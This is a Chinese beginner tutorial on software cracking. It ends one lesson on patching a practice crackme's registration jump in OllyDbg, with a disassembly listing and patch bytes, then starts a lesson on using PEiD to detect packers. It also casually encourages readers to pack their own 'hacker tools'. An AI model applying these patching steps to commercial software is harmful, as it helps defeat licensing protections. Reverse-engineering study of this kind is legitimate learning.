既然已经知道了认证函数的地址，直接去看看不就行了？其实这个认证函数并不是太复杂，有耐心的话，还是希望读者能够仔细读下来，对以后的破解学习会有好处的。我们直接写个注册机也是可以的。但这不是我们今天的主题，我们还是来看如何暴破吧！图6中的代码位置已经是注册函数的末尾了，这里就是暴破点，也有几种改法：

1.修改00427B01处代码为**jz short 00427B0A**或**jnz short 00427B03**，还可以使用nop毙掉它；

2．将注册不成功时填的返回值改为成功的值，即修改00427B0A处代码为**mov ebx,0BC614E**。

```
00427AF4  .^ 75 C8         ┗jnz   short 00427ABE
00427AF6  >. 8B45 F4        mov   eax, [ebp-C]
00427AF9  .  8B55 F8        mov   edx, [ebp-8]
00427AFC  .  E8 BFBDFDFF    call  004038C0
00427B01  .v 75 07          jnz   short 00427B0A
00427B03  .  BB 4E61BC00    mov   ebx, 0BC614E 通行证
00427B08  .v EB 05          jmp   short 00427B0F
00427B0A  >  BB 91D61200    mov   ebx, 12D691
00427B0F  >  33C0           xor   eax, eax
00427B11  .  5A             pop   edx
00427B12  .  59             pop   ecx
00427B13  .  59             pop   ecx
00427B14  .  64:8910        mov   fs:[eax], edx
00427B17  .  68 317B4200    push  00427B31
00427B1C  >  8D45 F0        lea   eax, [ebp-10]
00427B1F  .  BA 04000000    mov   edx, 4
00427B24  .  E8 2FBAFDFF    call  00403558
00427B29 ┗.  C3             retn
00427B2A  .^ E9 A9B4FDFF    jmp   00402FD8
00427B2F  .^ EB EB          jmp   short 00427B1C
00427B31  .  8BC3           mov   eax, ebx
00427B33  .  5E             pop   esi
00427B34  .  5B             pop   ebx
00427B35  .  8BE5           mov   esp, ebp
00427B37  .  5D             pop   ebp
00427B38  .  C3             retn
00427B39     00             db    00
```

图6

至此，我们的暴破方法就已经描述完了，再来整理一下思路：程序试探－寻找暴破点－修改关键跳存盘。这个程序的注册方法暴破起来应该是比较容易的，但是通过细致的分析尽可能的读懂流程，可以更好地熟悉各种编译器生成代码的规律。再来啰嗦两句保存修改的方法：在代码界面内修改完毕后，点鼠标右键，选择“复制到可执行文件—所有修改”，在弹出的对话框上点“全部复制”，在新增的界面内点鼠标右键，选择“保存文件”填写好文件名即可。

以上就是我这些时日来的一些学习心得，希望对于那些刚入门的破解初学者能有些帮助，不当之处也请高手们批评指正。

（文章中涉及到的工具eKH Crackme 1.0、PEiD v0.94和OllyDBG v1.10，已经收录在光盘中）

文章难易度：★★
文章内容：PEID的详细使用介绍

# 从零开始学破解之（九）

# PEID全接触

Talent Feng

在上一堂课中我为大家介绍了“壳”这个概念以及与它相关的一些基础知识，主要介绍了几款常见加壳软件的使用方法。经过上节课的学习，相信小菜们对于“壳”都已经有了一个大概的了解，大家在课后有没有亲身去体验一下给自己的黑客工具加壳的乐趣呢！想要真正掌握加壳与脱壳的技术，一定要多多实践才行。

在加壳与脱壳这门技术中，如何加壳只是一部分，而且加壳的过程也相对简单，只需要掌握一些软件的使用就可以轻松的为目标程序加壳了。与加壳相比脱壳的难度就大了许多，而且过程也相对复杂。可能会有小菜心里已经有些担心：万一什么都听不懂该怎么办？呵呵！大家不用想那么多，我们先从最简单的知识开始学起，一点一点的走进脱壳这个神秘的领域。

首先为大家介绍一下脱壳的一般步骤，这里说到的“脱壳步骤”可不是那些让人头晕眼花的脱壳方法哦！一般来讲脱壳可以分为两个主要的步骤：1.查壳；2.脱壳。查壳就好比是一个锁定目标的过程，而脱壳则就是对目标发起攻击了。展开大家的想象：经过查壳，我们已经锁定了敌人的目标，并且已经确定了目标的种类和方位，那下一步该做什么呢？没错，下一步就是要对目标展开攻击了。于是，脱壳的过程就开始了，至于是使用“炮弹”还是使用“导弹”那就要看大家的技术和个人习惯了。这里提到的“炮弹”、“导弹”就是指各种各样的脱壳方法。

这堂课，我们的主要内容就是给大家详细的介绍一下脱壳的第一个步骤：查壳。小菜们要好好听课了！

大家都知道，如果想要给某一个程序加壳，那就需要使用加壳工具来完成。同样查壳的过程也需要借助一些工具，一款好的查壳工具可以准确快捷地帮助我们检测到某一个软件的加壳情况。那么常用的查壳软件都有什么呢？

目前，使用最广泛的查壳工具非PEID莫属。简洁的操作界面以及方便的使用方法，使得查壳变的非常方便。最主要的是PEID还支持“插件”，这就极大的丰富了PEID的功能。在PEID之前比较有名的查壳软件还有language2000和FileInfo，这两款软件的检测能力毫不逊色于PEID，但是由于年久失修（很长时间没有更新），使得它们已经不能应对如今出现的各种各样的新壳，于是就逐渐的被大家遗忘了。

## 第一节：配置我们的PEID

我们就以PEID为例，为大家重点介绍它的使用方法。双击打开PEID，就可以看到PEID的主界面了（图1），看着主界面上的那些难懂的术语，什么“入口点”、“文件偏移”的，小菜们会不会觉得头晕呢，我们先不管这些东西到底是什么意思，先来看看如何配置我们的PEID。回到PEID的主界面上单击“选项”按扭，就可以打开PEID的配置界面了（图2）。我们可以看到有的配置选项已经有默认的设置了。但是想要更好的使用PEID，还必须对这些配置进行一些必要的修改。




图1

首先我们把扫描选项选择到“核心扫描”这一项来（默认的配置是“普通扫描”），这样可以增加扫描的准确性。其次选中“添加到右键菜单”，默认情况下这一项是没有被选中的。添加到右键菜单就可以更方便的使用PEID了，例如我们任意选取一个程序，对它进行加壳情况的检查，只要单击这个程序后接着点击鼠标右键，就可以直接使用PEID了（图3）。大家还可以接着选择“最小到系统托盘”这一项，选择这项后，当最小化的时候PEID就会“钻进”系统的托盘里（图4），这个选项没有什么大的用处，就看大家的个人爱好了。另外，如果我们需要对多个程序进行检测的话，那么就需要把“允许运行多个PEID”这项也选上。这样就可以同时检测多个文件了。




图2




图3




图4

经过我们的进一步配置，PEID的最终配置情况如图5所示。好了，完成了设置的工作，下面就可以开始使用PEID了。

## 第二节：PEID的使用方法

如何使用PEID去检测一个程序呢？小菜们可能会认为这肯定是一个非常复杂的过程，呵呵！看来大家又多虑了。其实，使用PEID去检测一个程序是非常简单的事儿，我们所要做的仅仅是在PEID中打开目标程序，剩下的工作就全部交给它了，我们只要等待检测的结果就可以了。

那么，问题又出现了：如何在PEID中打开目标程序呢？使用PEID打开目标程序的方法有以下三种。




图5

第一种，常规法。所谓常规法就是在运行PEID之后，单击“文件”选项之后的按钮，在弹出的对话框中选择我们需要检测的软件（图6）。

第二种，拖拽法。就是把目标程序的图标直接拖拽到PEID的运行界面上来就可以了。和在操作系统中把文件拖来拖去是一样的。

第三种，右键法。如果大家在设置PEID时选择了“添加到右键菜单”，那就可以使用这个方法了。找到一个感兴趣的软件，鼠标单击选中它之后再单击右键，在弹出的快捷菜单中选择“Scan with PEiD”（图7），这样PEID就直接运行了，并且直接会把检测的结果显示出来。




图6

怎么样，是不是没有想象中的那么复杂！使用的过程是相当简单的。掌握了这三种方法也就可以算是学会了PEID的使用了。但是，仅仅知道了如何去使用还是不够的，我们还得要能看懂PEID的“检测结果”，什么是PEID的检测结果呢？




图7

我们使用PEID检测一个软件（大家任意选择），比如我选择“QQ”来作为检测的目标。

首先使用PEID打开QQ，前面的三种方法可以随便使用哦！打开之后，我们会在PEID里看到这样的一些东西（图8），这些东西都是什么意思呢？小菜们不要着急，听我慢慢解释。




图8

我们先注意第一行信息，就是“文件”这一栏后的内容，大家看看这里显示的是什么呢？没错，在这里显示的就是QQ在我们系统中的路径（图9）。在往下看，就是什么入口点、EP段、文件偏移等等这些乱七八糟的内容了。先不管它们，因为目前还用不到这些东西，直接来到最底下的一行看看。这里显示的是“Microsoft Visual C++ 6.0”（图10），这是什么意思呢，大概有的朋友已经有点想法了，“Microsoft Visual C++ 6.0”这是编程的一种语言嘛！为什么会出现这样的提示呢？呵呵，其实这里的“Microsoft Visual C++ 6.0”就表示我们的目标软件（这里的QQ）是使用VC++语言编写的，大家明白了吗？如果检测某一个软件时出现了“Microsoft Visual Basic 5.0 / 6.0”这样的提示又表示什么呢！大家都想到了吧，这就表示目标软件是使用VB编写的。




图9




图10

可是就算知道了软件是使用什么语言编写的又有什么用呢？不要小看这个提示哦！这可是PEID给我们的一个“最重要”的提示，如果我们检测一个软件时出现“Microsoft Visual Basic 5.0 / 6.0”或是“Microsoft Visual C++ 6.0”这样的提示，那就表示我们所检测的软件是没有加壳的。知道了这个信息会给我们后边的破解工作带来很大的方便。所以，这个提示是很重要的哦，大家一定要注意。出现这个提示的地方我们一般把它叫做PEID的“信息栏”。

那么，还有哪些情况表示软件没有被加壳呢？简单的说就是当PEID的信息栏中显示的是编程的语言时就表示软件没有被加壳。除了提到的Microsoft Visual C++、Microsoft Visual Basic外，常见的还有 Borland Delphi等等。总之，大家记住一句话，出现了编程的语言就表示软件没有被加壳。

软件没有被加壳PEID就会显示出编写软件所用的语言，那么软件如果加了壳又会出现什么情况呢？我们来作一个实验！

首先我们找一个CRACKME（就是用来练习破解技术的小程序），先检测一下看看。使用PEID打开这个CRACKME。呵呵！看到了吗？这个CRACKME是使用VB语言编写的（图11），这表示此时的CRACKME还没有加壳。

